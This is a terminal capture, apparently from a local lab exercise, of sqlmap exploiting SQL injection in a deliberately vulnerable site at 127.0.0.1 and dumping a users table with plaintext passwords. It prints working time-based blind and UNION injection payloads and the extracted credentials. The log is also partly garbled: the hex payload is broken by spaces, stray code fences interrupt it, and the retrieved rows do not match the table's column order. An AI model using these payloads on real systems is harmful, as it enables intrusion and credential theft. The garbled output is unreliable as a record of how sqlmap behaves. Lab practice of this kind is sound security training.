┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ sqlmap -u ' http://127.0.0.1/?username=lol&password=lol&version=beta' --batch -D compa
ny --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.7#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 11:43:53 /2024-10-31/

[11:43:53] [INFO] resuming back-end DBMS 'mysql'
[11:43:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=gbmrlu6nq5p
...9ik9p1nf05'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=lol' AND (SELECT 8625 FROM (SELECT(SLEEP(5)))qGxl) AND 'iIee'='iIee&
password=lol&version=beta

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: username=lol' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a6a6b71,0x6c7549635
a5756667377737768 4a427949574444371644 26a746e50684a56574162776e624f634f41,0x7170707871)-- -&
password=lol&version=beta
---
```



```
---
[11:43:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29, PHP
back-end DBMS: MySQL ≥ 5.0.12
[11:43:53] [INFO] fetching tables for database: 'company'
[11:43:53] [INFO] fetching columns for table 'users' in database 'company'
[11:43:53] [INFO] retrieved: 'id','int%2811%29'
[11:43:53] [INFO] retrieved: 'username','varchar%28255%29'
[11:43:53] [INFO] retrieved: 'password','varchar%28255%29'
[11:43:53] [INFO] retrieved: 'role','varchar%28255%29'
[11:43:53] [INFO] fetching entries for table 'users' in database 'company'
[11:43:53] [INFO] retrieved: 'administrator','1','SuperSecret1%21','admin'
[11:43:53] [INFO] retrieved: 'user','2','Password123','daniel'
Database: company
Table: users
[2 entries]
+----+---------------+----------------+----------+
| id | role          | password       | username |
+----+---------------+----------------+----------+
| 1  | administrator | SuperSecret1%21 | admin    |
| 2  | user          | Password123    | daniel   |
+----+---------------+----------------+----------+

[11:43:53] [INFO] table 'company.users' dumped to CSV file '/home/maria/.local/share/sqlma
p/output/127.0.0.1/dump/company/users.csv'
[11:43:53] [INFO] fetched data logged to text files under '/home/maria/.local/share/sqlmap
/output/127.0.0.1'

[*] ending @ 11:43:53 /2024-10-31/


┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ █
```